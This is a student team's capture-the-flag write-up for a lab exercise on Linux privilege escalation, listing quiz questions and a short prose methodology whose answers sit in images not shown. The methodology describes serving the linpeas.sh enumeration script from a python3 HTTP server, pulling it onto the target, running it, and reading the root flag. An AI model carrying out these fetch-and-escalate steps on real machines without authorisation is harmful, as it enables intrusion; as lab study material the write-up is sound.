PSP0201 Week 4 Writeup

Group Name: SupremeChickens

Members

ID	Name	Role
1211103024	Yap Jack	Leader
1211102425	Ang Hui Yee	Member
1211101198	Fam YI Qi	Member
1211103978	DIckshen	Member


Day 11: Networking – Anyone can be Santa!

Tools used: Kali Linux, Chrome

Solution/walkthrough: DarkSec


Question 1

What type of privilege escalation involves using a user account to execute commands as an administrator?




Question 2

You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?




Question 3

You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?



Question 4

What is the name of the file that contains a list of users who are a part of the sudo group?




Question 5

What is the Linux Command to enumerate the key for SSH?


Question 6

If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?




Question 7

The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?



Question 8

What are the contents of the file located at /root/flag.txt?



Thought Process/Methodology:

I opened the terminal and logged into cmnatic with my IP address. Next, I opened another terminal in uploads to paste in linpeas.sh. After that, I used python3 to host http server 88. Then, I used cmnatic to connect to linpeas.sh. Then, I made linpeas.sh executable. and opened linpeas.sh in cmnatic. Next, I changed to root and viewed what is inside flag.txt.

